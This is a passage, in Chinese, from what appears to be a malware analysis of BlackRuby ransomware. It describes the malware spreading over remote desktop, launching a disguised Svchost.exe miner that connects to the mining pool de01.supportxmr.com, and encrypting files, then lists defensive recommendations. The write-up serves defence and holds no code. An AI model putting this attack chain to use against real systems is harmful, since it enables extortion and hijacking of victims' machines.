5. 執行程式 Svchost.exe 連線礦池 de01.supportxmr.com。
6. 加密受害主機內檔案。

IV. 建議與總結

本個案之病毒程式主要是透過遠端桌面服務方式散播，駭入受害主機後，會執行 BlackRuby 程式來植入挖礦程式與進行檔案加密作業。當一般使用者發現檔案被加密時，只會認為電腦中了勒索病毒，不容易察覺在背景程式中有挖礦程式執行。為預防此病毒的攻擊事件發生，建議下列幾點措施。

1. 關閉遠端桌面服務，建議透過 VPN 連線，保護要用遠端桌面服務的主機。
2. 定期備份電腦內重要資料。
3. 安裝防毒軟體保護與定期執行系統與應用程式的更新作業。
4. 不隨意打開不明來源的檔案。
5. 使用高強度的密碼，並且避免重複使用相同密碼登入其他系統。